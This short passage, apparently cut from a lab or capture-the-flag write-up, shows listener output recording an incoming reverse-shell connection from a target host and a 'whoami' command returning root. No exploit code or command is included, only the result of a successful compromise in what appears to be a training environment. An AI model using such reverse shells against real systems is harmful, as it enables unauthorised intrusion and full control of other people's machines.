connect to [10.10.14.7] from (UNKNOWN) [10.10.10.250] 45498
# whoami
root
```